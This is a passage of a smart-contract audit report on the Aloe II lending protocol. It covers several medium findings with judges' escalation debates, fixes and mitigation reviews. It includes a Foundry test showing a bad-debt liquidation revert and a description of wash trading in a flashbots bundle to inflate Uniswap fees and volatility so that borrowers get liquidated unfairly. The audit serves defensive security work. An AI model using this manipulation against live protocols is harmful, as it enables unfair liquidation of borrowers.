https://github.com/aloelabs/aloe-ii/blob/c71e7b0cfdec830b1f054486dfe9d58ce407c7a4/core/src/RateModel.sol#L38-L60

Tool used

Manual Review

Recommendation

The `SafeRateLib` should ensure that as the utilization approaches `1e18` (100%), the interest rate cannot be below a certain minimum value.

This ensures that even if the `governor` behaves maliciously or uses a broken `RateModel`, `Borrower`s will never borrow all funds without paying them back.

Discussion

sherlock-admin2

2 comment(s) were left on this issue during the judging contest.

panprog commented:

> low, because even zero interest rates still enforce higher deposit than borrow, so there is still incentive for borrowers to return funds. 0 rate doesn't really lock the funds, just makes incentive to return them smaller,

> but I think it's still allowed according to protocol docs/rules, so is probably intended possibility.

MohammedRizwan commented:

> invalid as governor actions are timelocked

panprog

Escalate

I don't think this should be Medium, it's more info/low, because apparently 0 rates are allowed by the protocol which is the design decision and like I've mentioned in comments, there is still incentive to repay the borrow. I believe the following statements:

> By setting the interest rate that the borrowers have to pay to zero, the governor can effectively prevent withdrawals.
>
> If Borrowers can borrow funds for a zero interest rate, they will never pay back their loans.

are incorrect. Governor **can't prevent withdrawals**. Governor can make it less attractive to withdraw, but can't prevent it. Borrowers can still repay their loans for different reasons, including their price risk, their requirements for collateral etc.

Also, I don't think it's possible to come up with any valid low limit for high utilization - setting this too low (like 0.01% or even 1%) will not change anything significantly for high volatility tokens. Setting this too high might be too high for, say, some stablecoins.

So my point is that 0 rates certainly create less incentive to repay loans, but it doesn't prevent repayments and it's hard to fix anyway.

sherlock-admin2

> Escalate
>
> I don't think this should be Medium, it's more info/low, because apparently 0 rates are allowed by the protocol which is the design decision and like I've mentioned in comments, there is still incentive to repay the borrow. I believe the following statements:
>
> > By setting the interest rate that the borrowers have to pay to zero, the governor can effectively prevent withdrawals.
> >
> > If Borrowers can borrow funds for a zero interest rate, they will never pay back their loans.
>
> are incorrect. Governor **can't prevent withdrawals**. Governor can make it less attractive to withdraw, but can't prevent it. Borrowers can still repay

> their loans for different reasons, including their price risk, their requirements for collateral etc.
>
> Also, I don't think it's possible to come up with any valid low limit for high utilization - setting this too low (like 0.01% or even 1%) will not change anything significantly for high volatility tokens. Setting this too high might be too high for, say, some stablecoins.
>
> So my point is that 0 rates certainly create less incentive to repay loans, but it doesn't prevent repayments and it's hard to fix anyway.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

roguereddwarf

@panprog

What a zero interest rate allows is to gain leverage on your funds (collateral) for free. Imagine a bank where you can deposit $100 to then be able to get $500 and invest in stocks without ever having to pay that back.

It is true that a borrower might no longer want to participate in borrowing: `including their price risk, their requirements for collateral etc.`

But then another borrower may just immediately take up the funds again (-> front-running since there is a for-profit incentive to do so).

But these are edge cases. In reality all funds from the Lender will just be used by Borrowers, meaning utilization will be 100%.

According to the README this must not be possible.

Beyond that, the "hard to fix" objection of yours seems invalid to me

```
Also, I don't think it's possible to come up with any valid low limit for high
↪  utilization - setting this too low (like 0.01% or even 1%) will not change
↪  anything significantly for high volatility tokens. Setting this too high
↪  might be too high for, say, some stablecoins.

So my point is that 0 rates certainly create less incentive to repay loans, but
↪  it doesn't prevent repayments and it's hard to fix anyway.
```

You can easily enforce a check that at a utilization rate of say 99%, that the interest rate cannot go below x%. So all we need to do is to determine a cutoff for utilization where we enforce x% of minimum interest rate. x% just needs to be very costly.

And since we only enforce it starting from 99% we can still have interest rates based on the specific pair for all utilization ratios from 0% to 99%.

haydenshively

My view on this is that if governance sets a rate model that returns 0% interest (intentionally or otherwise), interested parties could create repayment incentives exogenous to the protocol. For example, "Borrowers commit to close their positions by signing X. Lenders commit to give those Borrowers a rebate Y. Past some participation threshold Z, commitments are processed atomically and participating lenders receive (1 - Y)% of their funds."

Obviously this is roundabout and lossy, but I don't want to hardcode any utilization $\rightarrow$ interest rate relationships into the `SafeRateLib`. I'm hoping to implement PID-controlled rates in the future, and boundary conditions could make that difficult.

I don't have an opinion on severity; just thought I'd explain why we're not going to fix it.

roguereddwarf

I understand. I still stick to my assessment of "Medium" severity as

1) not being able to withdraw shouldn't be possible according to README
2) the "fix" would create a loss due to having to pay the incentives. Also this is an argument of the kind "not a big deal if we get hacked, we just pay the hacker and we're fine"

cvetanovv

I think this issue should stay Medium. The sponsor confirmed the issue at the beginning and doesn't have a problem with being medium. Also in the README admin/owner is RESTRICTED.

Trumpero

Planning to reject escalation and keep this issue medium because admin/owner is RESTRICTED in the contest readme.

Czar102

Result: Medium Unique

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- panprog: rejected

Issue M-2: Uniswap Formula Drastically Underestimates Volatilty

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/38

Found by

Bandit

The implied volatility calculated fees over a time period divided by current liquidity will almost always be lower than a reasonable derivation of volaitility. This is because there is no incentive or way for rational market participants to "correct" a pool where there is too much liquidity relative to volatility and fees.

Vulnerability Detail

Note: This report will use annualised IV expressed in % will be use, even though the code representation uses different scaling.

Aloe estimates implied volatility based on the article cited below (taken from in-line code comments)

```
//@notice Estimates implied volatility using this math - https://lambert-guillau
↪  me.medium.com/on-chain-volatility-and-uniswap-v3-d031b98143d1).
```

Lambert's article describes a method of valuing Uniswap liquidity positions based on volatility. It is correct to say that the expected value of holding an LP position can be determined by the formula referenced in the article. A liquidity position can be valued with the same as "selling a straddle" which is a short-volatility strategy which involves selling both a put and a call. Lambert does this by representing fee collection as an options premium and impermanat loss as the cost paid by the seller when the underlying hits the strike price. If the implied volatility of a uniswap position is above the fair IV, then it is profitable to be a liquidity provider, if it is lower, than it is not.

KEY POINT: However, this does not mean that re-arranging the formula to derive IV gives a correct estimation of IV.

The assumptions of the efficient market hypothesis holds true only when there is a mechanism and incentive for rational actors to arbitrage the value of positions to fair value. There is a direct mechanism to push down the IV of Uniswap liquidity positions - if the IV is too high then providing liquidity is +EV, so rational actors would deposit liquidity, and thus the IV as calculated by Aloe's formula will decrease.

However, when the `IV` derived from Uniswap fees and liquidity is too low, there is no mechanism for rational actors to profit off correcting this. If you are not already a liquidity provider, there is no way to provide "negative liquidity" or "short a liquidity position".

In fact the linked article by Lambert Guillaume contains data which demonstrates this exact fact - the table which shows the derived IV at time of writing having far lower results than the historical volatilities and the the IV derived from markets that allow both long and short trading (like options exchanges such as Deribit).

Here is a quote from that exact article, which points out that the Uniswap derived IV is sometimes 2.5x lower. Also check out the table directly in the article for reference:

```
"The realized volatility of most assets hover between 75% and 200% annualized in
↪  ETH terms. If we compare this to the IV extracted from the Uniswap v3 pools,
↪  we get:

Note that the volatilities are somewhat lower, perhaps a factor of ~2.5, for
↪  most assets."
```

The IV's in options markets or protocols that have long-short mechanisms such as Opyn's Squeeth have a correction mechanism for `IV's` which are too low, because you can both buy and sell options, and are therefore "correct" according to Efficient Market Hypothesis. The Uniswap pool is a "long-only" market, where liquidity can be added, but not shorted, which leads to systematically lower `IV` than is realistic. The EMH model, both in soft and hard form, only holds when there is a mechnaism for a rational minority to profit off correcting a market imbalance. If many irrational or utilitarian users deposits too much liquidity into a Uniswap v3 pool relative to the fee capture and IV, theres no way to profit off correcting this imbalance.

There are 3 ways to validate the claim that the Uniswap formula drastically underestimates the IV:

1. On chain data which shows that the liquidty and fee derivation from Uniswap gives far lower results than other
2. The table provided in Lambert Guillaume's article, which shows a Uniswap pool derived IVs which are far lower than the historical volatilities of the asset.
3. Studies showing that liquidity providers suffer far more impermanent loss than fees.

Impact

- The lower IV increases LTV, which means far higher LTV for risky assets. `5 sigma` probability bad-debt events, as calculated by the protocol which is

basically an impossibility, becomes possible/likely as the relationship between `IV` or `Pr(event)` is super-linear

Code Snippet

https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/libraries/Volatility.sol#L33-L81

https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/VolatilityOracle.sol#L45-L94

Tool used

Manual Review

Recommendation

2 possible options (excuse the pun):

- Use historical price differences in the Uniswap pool (similar to a TWAP, but Time Weighted Average Price Difference) and use that to infer volatilty alongside the current implementations which is based on fees and liquidity. Both are inaccurate, but use the `maximum` of the two values. The 2 IV calculations can be used to "sanity check" the other, to correct one which drastically underestimates the risk
- Same as above, use the `maximum` of the fee/liquidity derived `IV` but use a market that has long/short possibilities such as Opyn's Squeeth to sanity check the IV.

Discussion

sherlock-admin2

2 comment(s) were left on this issue during the judging contest.

panprog commented:

> low, because the risk of liquidation has a huge margin of error built-in, so that 2.5 IV underestimation is not really a problems and is covered by the safety margin of the values used. Besides, all the other solutions are not very universal and do not guarantee much better IV estimation anyway.

MohammedRizwan commented:

> seems intended design

haydenshively

This is **medium severity** because governance can increase `nSigma` from the default of 5 up to a maximum of 8. This 60% increase should be enough to compensate for systematic error arising from the not-quite-efficient market (and Panoptic should be available soon, making it more efficient).

That said, the whitehat is correct that the `VolatilityOracle` underestimates IV, and **we will do our best to improve it**. Unfortunately their first suggestion requires too much gas (at least for mainnet) and Opyn data would only work for a handful of markets. One idea is to allow IV to increase faster than it decreases -- in other words, use a different `IV_CHANGE_PER_UPDATE` constraint depending on whether IV is increasing or decreasing. You can see the impact of such a change in the plot below (compare "OG" vs "New"). It reduces avg error from -29% to -14%. Variations on this idea could get even better.

T3 Index data here; 'VolatilityOracle' simulated for a few weeks at the beginning of this year using mainnet USDC/WETH 0.05% pair

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/219

roguereddwarf


Mitigation Review:


This issue is not a smart contract issue as such. It is an issue with regards to the assumption that the Efficient Market Hypothesis holds true for Uniswap:

```
The EMH model, both in soft and hard form, only holds when there is a mechnaism
↪  for a rational minority to profit off correcting a market imbalance. If many
↪  irrational or utilitarian users deposits too much liquidity into a Uniswap
↪  v3 pool relative to the fee capture and IV, theres no way to profit off
↪  correcting this imbalance.
```

The PR states multiple reasons why this isn't so much of a concern in the first place.

In addition, the current IV simulations (new) show a generally increased IV compared to (old)


Ground Truth
USDC-BTC 0.30% Mainnet (old)
USDC-BTC 0.30% Mainnet (new)
100.00%
75.00%
50.00%
25.00%
0.00%
Annualized IV
2/1/2023
3/1/2023
4/1/2023
5/1/2023
Date


Ground Truth
USDC-ETH 0.05% Mainnet (old)
USDC-ETH 0.05% Mainnet (new)
125.00%
100.00%
75.00%
50.00%
25.00%
0.00%
Annualized IV
2/1/2023
3/1/2023
4/1/2023
5/1/2023
Date

Issue M-3: Bad debt liquidation doesn't allow liquidator to receive its ETH bonus (ante)

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/42

Found by

panprog

When bad debt liquidation happens, user account will still have borrows, but no assets to repay them. In such case, and when borrow is only in 1 token, `Borrower.liquidate` code will still try to swap the other asset (which account doesn't have) and will revert trying to transfer that asset to callee.

The following code will repay all assets, but since it's bad debt, one of the liabilities will remain non-0:

```
uint256 repayable0 = Math.min(liabilities0, TOKEN0.balanceOf(address(this)));
uint256 repayable1 = Math.min(liabilities1, TOKEN1.balanceOf(address(this)));

// See what remains (similar to "shortfall" in BalanceSheet)
liabilities0 -= repayable0;
liabilities1 -= repayable1;
```

`shouldSwap` will then be set to `true`, because exactly one of liabilities is non-0:

```
bool shouldSwap;
assembly ("memory-safe") {
    // If both are zero or neither is zero, there's nothing more to do
    shouldSwap := xor(gt(liabilities0, 0), gt(liabilities1, 0))
    // Divide by `strain` and check again. This second check can generate false
↪   positives in cases
    // where one division (not both) floors to 0, which is why we `and()` with
↪   the check above.
    liabilities0 := div(liabilities0, strain)
    liabilities1 := div(liabilities1, strain)
    shouldSwap := and(shouldSwap, xor(gt(liabilities0, 0), gt(liabilities1, 0)))
    // If not swapping, set `incentive1 = 0`
    incentive1 := mul(shouldSwap, incentive1)
}
```

`incentive1` will also have some value (5% from the bad debt amount)

When trying to swap, the execution will revert in TOKEN0 or TOKEN1 `safeTransfer`, because account has 0 of this token:

```
if (liabilities0 > 0) {
    // NOTE: This value is not constrained to `TOKEN1.balanceOf(address(this))`,
 ↪  so liquidators
    // are responsible for setting `strain` such that the transfer doesn't
 ↪  revert. This shouldn't
    // be an issue unless the borrower has already started accruing bad debt.
    uint256 available1 = mulDiv128(liabilities0, priceX128) + incentive1;

    TOKEN1.safeTransfer(address(callee), available1);
    callee.swap1For0(data, available1, liabilities0);

    repayable0 += liabilities0;
} else {
    // NOTE: This value is not constrained to `TOKEN0.balanceOf(address(this))`,
 ↪  so liquidators
    // are responsible for setting `strain` such that the transfer doesn't
 ↪  revert. This shouldn't
    // be an issue unless the borrower has already started accruing bad debt.
    uint256 available0 = Math.mulDiv(liabilities1 + incentive1, Q128, priceX128);

    TOKEN0.safeTransfer(address(callee), available0);
    callee.swap0For1(data, available0, liabilities1);

    repayable1 += liabilities1;
}
```

There are only 2 possible ways to work around this problem:

1. Use very high value of `strain`. This will divide remaining liabilities by large value, making them 0 and will at least repay the remaining assets account has. However, in such case liquidator will get almost no bonus ETH (ante), because it will be divided by `strain`:

```
payable(callee).transfer(address(this).balance / strain);
```

2. Transfer enough assets to bad debt account to cover its bad debt and finish the liquidation successfully, getting the bonus ETH. However, this will still be a loss of funds for the liquidator, because it will have to cover bad debt from its own assets, which is a loss for liquidator.

So the issue described here leads to liquidator not receiving compensation from bad debt liquidations of accounts which have remaining bad debt in only 1 asset. Ante (bonus ETH for liquidator) will be stuck in the liquidated account and nobody will be able to retrieve it without repaying bad debt for the account.

Vulnerability Detail

More detailed scenario

1. Alice account goes into bad debt for whatever reason. For example, the account has 150 DAI borrowed, but only 100 DAI assets.
2. Bob tries to liquidate Alice account, but his transaction reverts, because remaining DAI liability after repaying 100 DAI assets Alice has, will be 50 DAI bad debt. `liquidate` code will try to call Bob's callee contract to swap 0.03 WETH to 50 DAI sending it 0.03 WETH. However, since Alice account has 0 WETH, the transfer will revert.
3. Bob tries to work around the liquidation problem: 3.1. Bob calls `liquidate` with `strain` set to `type(uint256).max`. Liquidation succeeds, but Bob doesn't receive anything for his liquidation (he receives 0 ETH bonus). Alice's ante is stuck in the contract until Alice bad debt is fully repaid. 3.2. Bob sends 0.03 WETH directly to Alice account and calls `liquidate` normally. It succeeds and Bob gets his bonus for liquidation (0.01 ETH). He has 0.02 ETH net loss from liquidaiton (in addition to gas fees).

In both cases there is no incentive for Bob to liquidate Alice. So it's likely Alice account won't be liquidated and a borrow of 150 will be stuck in Alice account for a long time. Some lender depositors who can't withdraw might still have incentive to liquidate Alice to be able to withdraw from lender, but Alice's ante will still be stuck in the contract.

Impact

Liquidators are not compensated for bad debt liquidations in some cases. Ante (liquidator bonus) is stuck in the borrower smart contract until bad debt is repaid. There is not enough incentive to liquidate such bad debt accounts, which can lead for these accounts to accumulate even bigger bad debt and lender depositors being unable to withdraw their funds from lender.

Proof of concept

The scenario above is demonstrated in the test, add it to test/Liquidator.t.sol:

```
function test_badDebtLiquidationAnte() public {

    // malicious user borrows at max leverage + some safety margin
    uint256 margin0 = 1e18;
    uint256 borrows0 = 100e18;

    deal(address(asset0), address(account), margin0);
```

```
    bytes memory data = abi.encode(Action.BORROW, borrows0, 0);
    account.modify(this, data, (1 << 32));

    // borrow increased by 50%
    _setInterest(lender0, 15000);

    emit log_named_uint("User borrow:", lender0.borrowBalance(address(account)));
    emit log_named_uint("User assets:", asset0.balanceOf(address(account)));

    // warn account
    account.warn((1 << 32));

    // skip warning time
    skip(LIQUIDATION_GRACE_PERIOD);
    lender0.accrueInterest();

    // liquidation reverts because it requires asset the account doesn't have to
↪   swap
    vm.expectRevert();
    account.liquidate(this, bytes(""), 1, (1 << 32));

    // liquidate with max strain to avoid revert when trying to swap assets
↪   account doesn't have
    account.liquidate(this, bytes(""), type(uint256).max, (1 << 32));

    emit log_named_uint("Liquidated User borrow:",
↪   lender0.borrowBalance(address(account)));
    emit log_named_uint("Liquidated User assets:",
↪   asset0.balanceOf(address(account)));
    emit log_named_uint("Liquidated User ante:", address(account).balance);
}
```

Execution console log:

```
User borrow:: 150000000000000000000
User assets:: 101000000000000000000
Liquidated User borrow:: 490000001620000000001
Liquidated User assets:: 0
Liquidated User ante:: 10000000000000001
```

Code Snippet

`Borrower.liquidate` calculates remaining liabilities after assets are used to repay borrows: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L231-L236

Notice, that if both assets are 0, `liabilities0` or `liabilities1` will still be non-0 if bad debt has happened.

Since either `liabilities0` or `liabilities` are non-0, `shouldSwap` is set to true: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L239-L250

When trying to swap, revert will happen either here: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L263

or here: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L273

Tool used

Manual Review

Recommendation

Consider verifying the bad debt situation and not forcing swap which will fail, so that liquidation can repay whatever assets account still has and give liquidator its full bonus.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

MohammedRizwan commented:

> valid

Shogoki

Escalate I think this should be duplicated with #32, (same as #104) It just describes better one specific case why there is no incentive for liquidations when bad debt was accrued.

sherlock-admin2

> Escalate I think this should be duplicated with #32, (same as #104) It just describes better one specific case why there is no incentive for liquidations when bad debt was accrued.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

panprog

Escalate

I disagree that it's a duplicate of #32, because the main point of this issue is that liquidator will be unable to receive ETH ante bonus if the account is in bad debt, while #32 describes why bad debt can cause bank run and further bad debt accumulation. The underlying problem and fix to this one is very simple and completely different from #32. That's why this issue should be a separate valid medium one.

sherlock-admin2

> Escalate
>
> I disagree that it's a duplicate of #32, because the main point of this issue is that liquidator will be unable to receive ETH ante bonus if the account is in bad debt, while #32 describes why bad debt can cause bank run and further bad debt accumulation. The underlying problem and fix to this one is very simple and completely different from #32. That's why this issue should be a separate valid medium one.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

Banditx0x

If it isn't a dupe, it has very minuscule impact in a very rare edge case

panprog

> If it isn't a dupe, it has very minuscule impact in a very rare edge case

This is the definition for medium: something that can cause loss of funds even if very unlikely. I agree that the chances of this happening are not very high, but it's possible and it causes loss of funds. So this should be a valid medium.

cvetanovv

I agree with panprog escalation. In my opinion should be separated and is a valid medium

Trumpero

Planning to accept the escalation from @panprog, reject escalation from @Shogoki, and mark this issue as a unique medium.

Czar102

Result: Medium Unique

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- panprog: accepted
- Shogoki: rejected

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/223

roguereddwarf

Mitigation Review:

The root cause of the issue was that when there's bad debt, the transfer of assets to swap could fail. When max `strain` was used to get around the problem, there was no incentive to do so.

Now, the amount that is transferred out is limited to `assets - liabilities`. This always succeeds. Also, if `closeFactor` is set to 0, swap can be bypassed completely, and when there is bad debt the caller receives the remaining `ante` as incentive.

Issue M-4: In some situations the liquidation can become unprofitable for liquidators, keeping unhealthy positions

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/43

Found by

panprog

When liquidators liquidate unhealthy accounts and the swap is required, they receive `LIQUIDATION_INCENTIVE` to compensate for the potentially unprofitable swap price required (as the swap price is the pool average price over the `UNISWAP_AVG_WINDOW`, which lags the current price). However, this only happens when swap is required **at the average price**. The assets composition can be different depending on price if the user has uniswap position as a collateral. Such uniswap position can happen (intentionally or not) to be composed in such way, that it has 100% of one asset at the current average price, but 100% of the other asset at the current market price, thus liquidator's incentive will be 0.

In particular, it can happen in the following situation:

1. Current price is different from the average price by a reasonable amount (like 1%+)
2. Uniswap position is such, that it's fully in one asset at the average price and fully in the other asset at the current price

In this case, there is no swap required at the average price (thus liquidation incentive = 0), however at the current price a swap of all user assets is required from liquidator at the unfavorable average price (which is worse than current price). Since liquidator doesn't receive its bonus in such case, the liquidation will be unprofitable and liquidator won't liquidate user.

Vulnerability Detail

Example scenario of the situation when liquidation is not profitable for the liquidator:

1. Current ETH price = 1000 USDT. Average price over the last 30 minutes = 1010 USDT
2. Alice position is 1 ETH in the range [1000, 1006]. Alice debt is 9990 USDT. Alice account in not healthy.
3. Bob wants to liquidate Alice account. Since at the average price of 1010 USDT Alice position composition is 0 ETH + 1003 USDT, this fully covers Alice debt and liquidation incentive = 0. However, as the liquidation proceeds, at the

current price of 1000 USDT Alice's position will be converted into 1 ETH + 0 USDT and Bob will have to exchange 1 ETH into 1010 USDT without any additional bonus. 3.1. If Bob decides to liquidate Alice account, Alice will have her 1 ETH converted into 1010 USDT, which she can immediately exchange into 1.01 ETH, creating a profit for Alice (and Bob will lose 10 USDT based on the current ETH price) 3.2. If Bob is being rational and doesn't luiquidate unprofitably, Alice unhealthy position will remain active without being liquidated.

Impact

In some cases, liquidation will require swap of assets at unfavorable (lagging average) price without any bonus for the liquidator. Due to this, liquidation will not happen and user account will stay unhealthy, this can continue for extended time, breaking important protocol mechanism (timely liquidation) and possibly causing bad debt for unhealthy account.

Code Snippet

`BalanceSheet.computeLiquidationIncentive` sets incentive only when `liabilities0 > assets0` or `liabilities1 > assets1` at the average prices: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/libraries/BalanceSheet.sol#L125-L149

In `liquidation` it is called with compositions of uniswap position assets at the average price (C): https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L213-L219

However, `_getAssets` withdraws uniswap position at current price, which can be different: https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/Borrower.sol#L209

Tool used

Manual Review

Recommendation

Quite hard to come up with good recommendations here, because allowing liquidation incentive at current price opens up different attack vectors to abuse it. Possibly choose max amount required to swap at average price, average price-5% and average price+5% (or some other %) and pay out based on this max (still not on current price to be fair and not force liquidators manipulate pool for max profit) or something like that.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

MohammedRizwan commented:

> valid

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/223

roguereddwarf

Mitigation Review:

The asset amounts in the Uniswap positions are no longer based on the TWAP but on the current spot price. In fact, the assets are first withdrawn from Uniswap to then get the current balance.

The incentive still depends on the TWAP price but the incentive percentage keeps increasing over time.

Both points contribute to fixing this issue.

Issue M-5: Uniswap Aggregated Fees Can be Increased at Close to Zero Cost

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/45

Found by

Bandit

The recorded fee collection in a Uniswap pool can be manipulated in the method described below while paying very little in "real" fees. This means that `IV` can be pushed upwards to unfairly liquidate pre-existing borrowers.

Vulnerability Detail

In a sufficiently liquid pool and high trading volume, the potential attack profits you may get from swapping a large amount of tokens back and forth is likely lower than the profit an attacker can make from manipulating IV. This is especially true due to the `IV_CHANGE_PER_UPDATE` which limits of the amount that IV can be manipulated per update.

However, its possible to boost the recorded trading fees via trading fees while paying a very small cost relative to the fee increase amount.

The attack rests on 2 facts:

1. Aside from pools where the 2 pool assets are pegged to the same value, only a tiny portion of the total liquidity is in the "in-range" `tickSpacing`.
2. In Uniswap, 100% of fees goes to the liquidity providers, in proportion to liquidity at the active tick, or ticks that gets passed through. This is different from other exchanges, where some portion of fees is distrubted to token holders, or the exchange operator.

Due to (1), a user with a large amount of capital can deposit all of it in the active tick and have >99% of the liquidity in the active tick. Due to (2), this also means that if they wash trade while keeping the price within that tick, they get >99% of the trading fees captured by their LP position. If $200K is deposited into that tick, then up to $200k can be traded, if the pool price starts exactly at the lower tick and ends at the upper tick, or vice versa.

The wash trading can performed in one flashbots bundle, and since the trades are basically against the oneself, the trading profits-and-loss and impermanant gain/loss approximately cancel out.

Manipulating fees higher drives the `IV` higher, which in turn reduces the `LTV`. Let's say a position is not liquidatable yet, but a reduction in LTV will make that position

liquidatable. There is profit incentive for an attacker to use the wash trading manipulation to decrease the LTV and then liquidate that position.

Note that this efficiency in wash trading to inflate fees is only possible in Uniswap v3. In v2 style pools, liquidity cannot be concentrated and it is impractical to deposit enough liquidity to capture the overwhelming majority of an entire pool. Most CLOB such as dYdX, IDEX etc have some fees that go to the protocol or token stakers (Uniswap 100% of "taker" fees go to LP's or "makers"), which means that even though a maker and taker order can be matched by wash traders, there is still significant fee externalisation to the protocol.

Impact

- `IV` is cheaply and easily manipulated upwards, and thus `LTV` can be decreased, which can unfairly liquidate users

Code Snippet

https://github.com/sherlock-audit/2023-10-aloe/blob/main/aloe-ii/core/src/libraries/Volatility.sol#L44-L81

Tool used

Manual Review

Recommendation

Using the MEDIAN fee of many short price intervals to calculate the Uniswap fees makes it more difficult to manipulate. The median, unlike mean (which is also implicitly used in the context a TWAP), is unaffected by large manipulations in a single block.

Discussion

sherlock-admin2

2 comment(s) were left on this issue during the judging contest.

panprog commented:

> medium, because the volatility manipulation is still limited and not free, but possible to do to unfairly liquidate the accounts

MohammedRizwan commented:

> valid

haydenshively

Manipulation is actually easier than that; an attacker can simply overpay in a flash swap and Uniswap will credit the overpayment directly to fee growth globals. The `IV_CHANGE_PER_UPDATE` constrains the impact of such an attack, making it quite expensive for limited payoff, especially considering the attacker doesn't know whether potential victims will respond to `Warn` or not. Medium for these reasons.

As for a fix, we could lower the constant to further constrain the attack. Since we're increasing the liquidation grace period in response to #73, borrowers should have more time to respond to unfair liquidations. And we could try to do the median feeGrowthGlobals thing as part of #91 improvements.

haydenshively

Fixed in https://github.com/aloelabs/aloe-ii/pull/219

roguereddwarf

Mitigation Review:

`feeGrowthGlobals` continues to be used, so the risk of manipulation remains. Multiple measures have been taken to reduce this risk, making a potential attack more costly, and making IV changes more transparent to users.

Assessing whether the specific configuration parameters that have been chosen are a reasonable tradeoff between manipulation resistance / sensitivity to change is beyond the scope of this mitigation review.

Issue M-6: Lender.sol: Incorrect rewards accounting for RESERVE address in _transfer function

Source: https://github.com/sherlock-audit/2023-10-aloe-judging/issues/49

Found by

rogue reddwarf The `RESERVE` address is a special address in the `Lender` since it earns some of the interest that the `Lender` accrues.

According to the contest README, which links to the auditor quick start guide, the `RESERVE` address should behave normally, i.e. all accounting should be done correctly for it:

```
Special-cases related to the RESERVE address and couriers

We believe the RESERVE address can operate without restriction, i.e. it can call
↪  any function in the protocol without causing accounting errors. Where it
↪  needs to be limited, we believe it is. For example, Lender.deposit prevents
↪  it from having a courier. But are we missing anything? Many of our
↪  invariants in LenderHarness have special logic to account for the RESERVE
↪  address, and while we think everything is correct, we'd like to have more
↪  eyes on it.
```

The issue is that the Lender._transfer function, which contains the logic for share transfers, does not accrue interest.

Thereby the `RESERVE`'s share balance is not up-to-date and it loses out on any rewards that should be earned for the accrued balance.

For all other addresses the reward accounting is performed correctly in the `Lender._transfer` function and according to the auditor quick start guide it is required that the same is true for the `RESERVE` address.

Vulnerability Detail

When interest is accrued, the `RESERVE` address gets minted shares.

However the `Lender._transfer` function does not accrue interest and so `RESERVE`'s balance is not up to date which means the `Rewards.updateUserState` call operates on an incorrect balance.

